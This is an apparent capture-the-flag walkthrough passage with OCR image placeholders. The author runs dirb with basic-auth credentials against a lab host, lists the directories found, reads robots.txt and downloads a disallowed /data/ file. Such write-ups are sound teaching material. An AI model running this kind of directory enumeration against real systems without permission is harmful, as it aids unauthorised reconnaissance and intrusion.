
On further scrolling down, I see this.



brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."


00 DAYS 00 HOURS 00 MINUTES 00 SECONDS

There's nothing on the webpage. Let's try the directory buster but we need to try this with the credentials as shown below.




```
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $dirb http://192.168.45.129:7331/ -u admin:passwd

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct  4 19:06:20 2019
URL_BASE: http://192.168.45.129:7331/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:passwd

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.45.129:7331/ ----
+ http://192.168.45.129:7331/assets (CODE:301|SIZE:0)
+ http://192.168.45.129:7331/data (CODE:301|SIZE:0)
+ http://192.168.45.129:7331/index.html (CODE:200|SIZE:3889)
+ http://192.168.45.129:7331/robots.txt (CODE:200|SIZE:31)
```

It found some four directories : assets, data, index.html and robots.txt. Index.html is the index page we have just checked out. Let's see what "robots.txt" can give us.



```
User-agent: *
Disallow: /data/
```

In robots.txt there is rule disallowing the "data" directory. So it might be storing something sig -nificant for us.



Directory listing for /data/

- data

Opening data

You have chosen to open:


data

which is: BIN file (9.5 KB)

from: http://192.168.45.129:7331

